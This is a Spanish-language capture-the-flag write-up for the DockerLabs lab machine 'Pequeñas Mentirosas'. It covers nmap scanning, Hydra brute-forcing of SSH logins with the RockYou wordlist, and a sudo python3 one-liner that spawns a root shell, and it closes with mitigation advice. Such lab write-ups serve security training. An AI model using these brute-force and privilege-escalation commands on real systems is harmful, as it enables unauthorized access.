WRITE-UP

PEQUEÑAS MENTIROSAS - DOCKERLABS

JUAN RODRÍGUEZ CASTELLANO

RECONOCIMIENTO

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -vvv -sSC -Pn -T4 -sV script=vulns -sS  172.17.0.2 -oG escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-31 11:25 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 11:25
Completed NSE at 11:25, 0.00s elapsed
Failed to resolve "script=vulns".
Initiating ARP Ping Scan at 11:25
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 11:25, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 11:25
Scanning pequenas-mentirosas (172.17.0.2) [1000 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 11:25, 0.03s elapsed (1000 total ports)
Initiating Service scan at 11:25
Scanning 2 services on pequenas-mentirosas (172.17.0.2)
Completed Service scan at 11:25, 6.04s elapsed (2 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 9e:10:58:a5:1a:42:9d:be:e5:19:d1:2e:79:9c:ce:21 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBC3N2iZE0Bb73S64l
H4jPuOjFW8MHqVgohznWwxFyrEbhJs71kHI=
|   256 6b:a3:a8:84:e0:33:57:fc:44:49:69:41:7d:d3:c9:92 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIM3f1ALx7tSZjnqhdGlIXkcEcJCIS12yR5pEzywnF6rQ
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


¿Qué es nmap?
Nmap es una herramienta de código abierto utilizada para el escaneo y análisis de redes. Su principal objetivo es descubrir hosts y servicios activos en una red informática, proporcionando información valiosa para tareas de administración de red y auditoría de seguridad.

Comenzamos con un escaneo de puertos usando nmap, lo que nos revela que los puertos 22 (SSH) y 80 (HTTP) están abiertos.

BUSQUEDA DE VULNERABILIDADES

Al acceder a la dirección web encontramos una pista importante:

Esta pista nos sugiere que debemos buscar información relacionada con
un usuario llamado "A" . En el contexto de la máquina, que hace referencia a la serie "Pequeñas Mentirosas", podemos inferir que "A"
es un personaje de la serie y representa un usuario del sistema.



¿Qué vamos a hacer?
Basándonos en la pista, procederemos a realizar un ataque de fuerza bruta contra el servicio SSH usando el nombre de usuario "a" y el diccionario RockYou.

ATAQUE DE FUERZA BRUTA

¿Qué es Hydra?

Hydra es una herramienta de fuerza bruta que permite realizar ataques de login contra múltiples protocolos. Es especialmente útil para probar la fortaleza de las contraseñas utilizando diccionarios como RockYou. Realizamos un ataque con Hydra usando el diccionario RockYou para encontrar las credenciales del usuario "a" .

RESULTADO
Usuario: a
Contraseña: **secret**

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l a -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-31 11:44:57
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: a   password: secret
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-31 11:45:28
```

```
File  Actions  Edit  View  Help
root@kali: /home/kali/Downloads ×   root@kali: /home/kali ×   a@7cee7bf0fa55: ~ ×

┌──(root㉿kali)-[/usr/share/wordlists]
└─# ssh a@172.17.0.2
a@172.17.0.2's password:
Linux 7cee7bf0fa55 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (2025-02-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 31 15:49:04 2025 from 172.17.0.1
a@7cee7bf0fa55:~$
```


ENUMERACIÓN DE USUARIOS

Usuarios encontrados

a: Usuario inicial comprometido
spencer: Segundo usuario objetivo
Es fundamental enumerar usuarios en el sistema para identificar posibles vectores de escalada de privilegios.

Observación

El usuario "a" no tiene permisos sudo, por lo que necesitamos encontrar otra vía de escalada.



ATAQUE DE FUERZA BRUTA A SPENCER

```
┌──(root㉿kali)-[/usr/share/wordlists]
└─# hydra -l spencer -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 5
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-31 11:53:20
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: spencer   password: password1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-31 11:53:44
```

ESCALADA LATERAL

Privilegios Sudo
El usuario Spencer puede ejecutar python3 como root sin contraseña. Esto representa una oportunidad clara para la escalada de privilegios.


```
spencer@7cee7bf0fa55:~$ sudo -l
Matching Defaults entries for spencer on 7cee7bf0fa55:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User spencer may run the following commands on 7cee7bf0fa55:
    (ALL) NOPASSWD: /usr/bin/python3
spencer@7cee7bf0fa55:~$
```

GTOFOBINS

GTFOBins (abreviatura de "Get The F*ck Out Binaries") es unarecopilación de binariosdisponibles en sistemas Unix/Linux que pueden ser explotados por un atacantepara escalar privilegios,evadir restricciones deseguridad o mantener persistencia.Para el binario python3 conprivilegios sudo, GTFOBins nosproporciona el comando directopara obtener una shell root.

```
spencer@7cee7bf0fa55:~$ sudo /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
# whoami
root
#
```



GTFOBins ☆ Star 11,592

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

MITIGACIONES

Buenas prácticas que podrían haber prevenido esta intrusión:

Políticas de contraseñas robustas: Evitar contraseñas débiles como "secret" y "password1" que aparecen en diccionarios comunes.

Restricción de privilegios sudo: El usuario Spencer no debería tener permisos para ejecutar python3 como root sin contraseña.

Autenticación de dos factores: Implementar 2FA para el acceso SSH reduce significativamente el riesgo de ataques de fuerza bruta.

Fail2ban: Configurar herramientas que bloqueen IPs después de varios intentos fallidos de login.

Auditorías de seguridad regulares: Revisar periódicamente los permisos de usuarios y las configuraciones de sudo.

Principio de menor privilegio: Los usuarios deben tener únicamente los permisos mínimos necesarios para realizar sus tareas.